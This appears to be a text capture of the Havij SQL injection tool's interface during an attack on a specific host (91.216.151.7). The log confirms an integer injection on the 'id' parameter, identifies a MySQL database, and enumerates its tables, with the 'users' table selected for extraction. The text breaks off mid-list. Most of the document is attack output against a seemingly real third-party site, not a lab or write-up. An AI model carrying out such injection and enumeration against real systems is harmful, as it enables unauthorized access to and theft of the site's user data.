☒ Use Group_Concat (MySQL Only) ☒ All in one request ☐ Force to use it ☒ Clear list on get

Status: I'm IDLE Clear Log

```
Test parameter: id
Host IP: 91.216.151.7
Web Server: Apache
Keyword Found: famous
Injection type is Integer
DB Server: MySQL >=5
Selected Column Count is 4
Valid String Column is 2
Current DB: caliduzb_calidussql
```

Havij

Target:

☐ Keyword: ☐ Syntax:

Database: Method: Type:

Post Data:

Analyze Pause

Load Save

About Info **Tables** Read Files Cmd Shell Query Find Admin MD5 Settings

Stop Get DBs **Get Tables** Get Columns Get Data Save Tables Save Data

☒ caliduzb_calidussql
☐ information_schema

☒ Use Group_Concat (MySQL Only) ☒ All in one request ☐ Force to use it ☒ Clear list on get

Status: I'm IDLE [Clear Log](#)

```
Web Server: Apache
Keyword Found: famous
Injection type is Integer
DB Server: MySQL >=5
Selected Column Count is 4
Valid String Column is 2
Current DB: caliduzb_calidussql
Data Base Found: information_schema
Data Base Found: caliduzb_calidussql
```

Havij

Target:

☐ Keyword: ☐ Syntax:

Database: Method: Type:

Post Data:

Analyze Pause

Load Save

About Info Tables Read Files Cmd Shell Query Find Admin MD5 Settings

Stop Get DBs Get Tables **Get Columns** Get Data Save Tables Save Data

☐ projects
☐ projects_de
☐ projects_en
☐ special_offers
☐ special_offers_de
☐ special_offers_en
☐ support
☐ support_de
☐ support_en
☒ users
☐ vizio
☐ vizio_de
☐ vizio_en
☐ information_schema

☒ Use Group_Concat (MySQL Only) ☒ All in one request ☐ Force to use it ☒ Clear list on get

Status: I'm IDLE Clear Log

```
Injection type is Integer
DB Server: MySQL >=5
Selected Column Count is 4
Valid String Column is 2
Current DB: caliduzb_calidussql
Data Base Found: information_schema
Data Base Found: caliduzb_calidussql
Count(table_name) of information_schema.tables where table_schema=0x63616C6964757A6251
Tables found: about,about_de,about_en,categories,categories_de,categories_en,contact,
```